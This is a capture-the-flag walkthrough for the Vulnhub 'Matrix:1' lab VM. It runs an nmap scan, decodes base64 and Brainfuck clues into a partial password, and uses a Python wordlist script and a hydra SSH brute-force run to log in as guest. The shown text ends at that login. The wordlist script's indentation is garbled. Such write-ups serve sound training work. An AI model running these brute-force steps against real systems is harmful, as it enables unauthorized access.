Boot2root Walktrough

Matrix:1 Vulnhub

Objective : *Get the root access and read the content of root/root.txt*


Summary : Matrix 1 is a meduim based box for beginners , but the people who have enough experience in this field would find this box quite easy.

The initial foothold is quite easy where we get the login credentials of the *guest* user from a series of encoding which included *brainfuck* and *base64* encryption.
But the password we get is not complete we have to guess the last two characters in it, hence we create a wordlist and use it against the *hydra*.
After getting the login we find that we are trapped into the *rbash* (which is resticted bash), but the escape from it is quite easy using google-fu.
Last part which is the **privesc** , in which we find out that commands of the system are not working due to the different *PATH* variable settting. After fixing it we can check the commands which this user can use as sudo and we find out that luckily we can use all commands , hence we have got our privesc.

[+] Reconnaissance & Enumeration

We will start with basic nmap scan :-

nmap -sV 192.168.187.130



```
root@kclai:~/Documents/ctf/vulnhub/matrix# nmap -sV 192.168.187.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-23 11:42 HKT
Nmap scan report for 192.168.187.130
Host is up (0.000065s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 00:0C:29:A3:88:2C (VMware)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
root@kclai:~/Documents/ctf/vulnhub/matrix#
```


So running nmap is telling us the following information:-


Port 22 -> SSH Server

Port 80 -> SimpleHTTPServer

Port 31337-> Another SimpleHTTPServer

So if we browse the site on port 80 and 31337 we get this :-





```
      </div>
      <!-- End / countdown__module hide undefined -->
    ▾<div class="service-wrapper">
       <!-- service -->
     ▾<div class="service">
         <!--p
         class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzI
         G5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+
         IEN5cGhlci5tYXRyaXg=</p-->
       </div>
       <!-- End / service -->
     </div>
   </div>
   ::after
  </div>
  ::after
```

```
element.style {
}
@media (min-width: 769px)
.hero__wrapper                          main.css:701
.countdown__module {
   max-width: 800px;
   margin:▸ 80px auto;
}
.hero__wrapper                          main.css:695
.countdown__module {
   ~~max-width: 800px;~~
   ~~margin:▸ 40px auto;~~
}
```


So checking the source code of we see that there is base64 encoded string.

```
echo
"ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcyw
gaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
```

So on decoding it we get this

```
echo "Then you'll see, that it is not the spoon that bends, it is only yourself.
" > Cypher.matrix
```

Hence with this information, we have some clue that we should check for this in the website http://192.168.187.130:31337/Cipher.matrix




```
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
+.<++ ++[-> ++++< ]>+.+ .<+++ +[->- ---<] >---- .<+++ [->++ +<]>+ +..<+
++[-> +++<] >++++ .<+++ +++++ [->-- ----- -<]>- ----- ----- --.<+ ++[->
---<] >---. <++++ ++[-> +++++ +<]>+ ++++. <++++ ++[-> ----- -<]>- ----.
<++++ ++++[ ->+++ +++++ <]>++ ++++. +++++ ++++. +++.< +++[- >---< ]>--.
--.<+ ++[-> +++<] >++++ ++.<+ +++++ +++[- >---- ----- <]>-- -.<++ +++++
+[->+ +++++ ++<]> +++++ +++++ ++.<+ ++[-> ---<] >--.< ++++[ ->+++ +<]>+
+.+.< +++++ ++++[ ->--- ----- -<]>- --.<+ +++++ +++[- >++++ +++++ <]>++
+.+++ .---- ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++
+++[- >++++ ++++< ]>+++ .++++ +.--- ----. <++++ [->++ ++<]> +.<++ ++[->
----< ]>-.+ +.<++ ++[-> ++++< ]>+.< +++[- >---< ]>--- ---.< +++[- >+++<
]>+++ +.+.< +++++ ++++[ ->--- ----- -<]>- -.<++ +++++ ++[-> +++++ ++++<
]>++. ----. <++++ ++++[ ->--- ----- <]>-- ----- ----- ---.< +++++ +[->+
+++++ <]>++ +++.< +++++ +[->- ----- <]>-- ---.< +++++ +++[- >++++ ++++<
]>+++ +++++ .---- ---.< ++++[ ->+++ +<]>+ ++++. <++++ [->-- --<]> -.<++
```

Hence this is a kind of encrypted code. On doing some google-fu I found that this is a Brainfuck encryption.

And also the decryptors are available online.

https://www.splitbrain.org/_static/ook/


```
You can enter into matrix as guest, with password k1ll0rXX
Note: Actually, I forget last two characters so I have replaced
with XX try your luck and find correct string of password.
```

On decoding that I found this.
Hence according to the above text we have user as **guest** & we have to guess the last two characters of the password.

Now we have potential User and Password and also we have port 22 which is SSH opened in the victim system. Hence there’s possibilty that these creds are for the SSH of that system.

Now we have to create the password list which could be used for SSH.

So we can do this in two ways, either write a Python script or to use the command **crunch.**


We will do it by creating the python script.

```
import itertools
import os
import string

charset = string.ascii_letters + string.digits
passwordPre = 'k1ll0r'
passwordFile =open('passwords.txt','w')
string =''


for (a,b) in itertools.product(charset,repeat=2):

string += passwordPre +a +b +'\n'
```

```
passwordFile.write(string)

passwordFile.close()
```

Hence this would generate a wordlist for us and we can use it against the hydra to get the exact password .

```
hydra -l guest -P password.txt 192.168.187.130  ssh
```


root@kclai: ~/Documents/ctf/vulnhub/matrix
File Edit View Search Terminal Tabs Help
root@kclai: ~/Doc...
root@kclai: ~/Doc...
root@kclai: ~/Doc...
root@kclai: ~/Docu...


```
Hydra (http://www.thc.org/thc-hydra) starting at 2019-03-23 12:15:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9025 login tries (l:1/p:9025), ~565 t
ries per task
[DATA] attacking ssh://192.168.187.130:22/
[STATUS] 499.00 tries/min, 499 tries in 00:01h, 8529 to do in 00:18h, 16 active
[STATUS] 486.33 tries/min, 1459 tries in 00:03h, 7569 to do in 00:16h, 16 active
[STATUS] 482.71 tries/min, 3379 tries in 00:07h, 5649 to do in 00:12h, 16 active
[STATUS] 11.14 tries/min, 3539 tries in 05:17h, 5489 to do in 08:13h, 16 active



[22][ssh] host: 192.168.187.130   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-03-23 17:38:14
root@kclai:~/Documents/ctf/vulnhub/matrix#
```

Hence we have password : **k1ll0r7n**


[+] Exploitation

Now we have username as : **guest** and password as : **k1ll0r7n**

Let’s do SSH into the system.


root@kclai: ~/Documents/ctf/vulnhub/matrix
File Edit View Search Terminal Tabs Help
root@kclai: ~/Doc...
root@kclai: ~/Doc...
root@kclai: ~/Doc...
root@kclai: ~/Docu...

```
root@kclai:~/Documents/ctf/vulnhub/matrix# ssh guest@192.168.187.130
The authenticity of host '192.168.187.130 (192.168.187.130)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.187.130' (ECDSA) to the list of known hosts.
guest@192.168.187.130's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```



